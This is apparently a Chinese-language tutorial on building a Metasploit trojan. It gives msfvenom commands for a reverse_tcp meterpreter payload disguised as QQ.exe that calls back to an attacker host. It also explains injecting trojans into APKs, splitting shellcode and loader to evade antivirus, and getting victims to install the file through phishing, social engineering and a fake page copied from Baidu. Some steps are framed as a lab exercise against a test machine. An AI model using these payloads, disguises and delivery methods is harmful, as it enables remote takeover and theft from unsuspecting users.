
其中有个**-x参数**,指定一个模板完成注入,这里一个比较常见的-x使用方法就是指定一个apk文件,将木马注入到apk里面,别人安装这个apk就会上线,虽然有很多的apk不支持注入有防止的这种功能,但是还是有大量的apk是可以完成的
还有一个**-k参数**,只作为一个保护程序的动作,它的作用是将注入的payload作为一个新的进程启动
-a参数选择架构和平台,其实不选也可以,选了最好,这样生成的马会准确一点
1、木马生成
我们生成的payload最好和我们刚才设置的payload一致
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.23.138 lport=4444 -f exe -o QQ.exemsfvenom -p windows/meterpreter/reverse_tcp lhost=内网ip地址(这里指kali服务端的内网ip地址) lport:4444(刚才监听设置的4444这里就设置4444) -f exe -o QQ.exe
#-f exe 选择生成的文件格式为exe【-f 就是选择生成文件的格式,Linux可执行的文件格式为elf】
#-o QQ.exe 输出一个文件为QQ.exe

将输出在kali的QQ.exe拖入靶机windows10中
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.211.55.2 lport:4444 -f py -o cc.py
这里有个比较特殊的情况就是说,当我们生成的是python文件时cat ccc.py
2、shellcode&shellload
生成的是一个shellcode【载入内存后攻击的代码】通常来说shellcode都有一个配合的东西---shellload【将shellcode载入内存】这两个东西是分开来的,可以达到一个分离免杀的效果,如果说这两个全部绑定在一起,这时候木马的体积会比较大,而且免杀的效果会比较差,现在的免杀基本上都是分离免杀
靶机windows需要把杀毒关掉,因为msf生成出来的木马默认是不带免杀的,虽然说msf默认有一些参数可以对木马做一个编码,但是免杀效果基本为0
3、木马执行

双击刚才拖进来的QQ.exe执行【必须先要把windows的杀毒和实时保护关掉,因为msf生成的木马默认是不带免杀的,虽然说msf默认带有有一些免杀的参数,比如说编码这个参数,可以对生成的木马进行一个编码,不过他的一个免杀效果基本为0,如果真想通过工具来完成一个免杀效果的话可以使用---掩日(在一键日卫星上有,寓意遮天蔽日)】

可以看到kali成功搭建了隧道并建立了连接【这个搭建隧道的过程之前说过,就是先传输一个较小的payload-stagers用于建立连接,连接建立后就开始发送stager(大马)】同时meterpreter创建了一个session 1来保存这个shell


可以看到进入到了一个meterpreter这就是我们后渗透的控制台了
四、meterpreter
可以通过bg(background)返回上一进程

再通过sessions查看我们的shell


sessions -h可以查看全部参数
sessions 1就可以再次进入到shell

现在我们看到进入到meterpreter了,那为什么不是叫shell而是叫这个名呢?刚才不是说反弹shell吗?
可以看到生成木马的时候我们是写windows/meterpreter/xxxx,所以反弹回来的shell叫meterpreter,如果这里写windows/shell/xxxx,反弹回来的名字就叫shell
1、木马下发
伪装网站、钓鱼、让对方主动来下、社工、诱骗
kali可以自带将目录生成网页让别人下载
python3 -m http.server 8080

访问本地8080端口可以看见这些文件并可以进行下载、访问和查看,就譬如我点击QQ.exe,它就开始了自动下载

但是这种页面太丑陋了,我们可以对页面进行一些包装
curl http://www.baidu.com > index.html
把百度的页面抄下来用

然后只需要访问一下127.0.0.1:8080/QQ.exe,就开始下载了
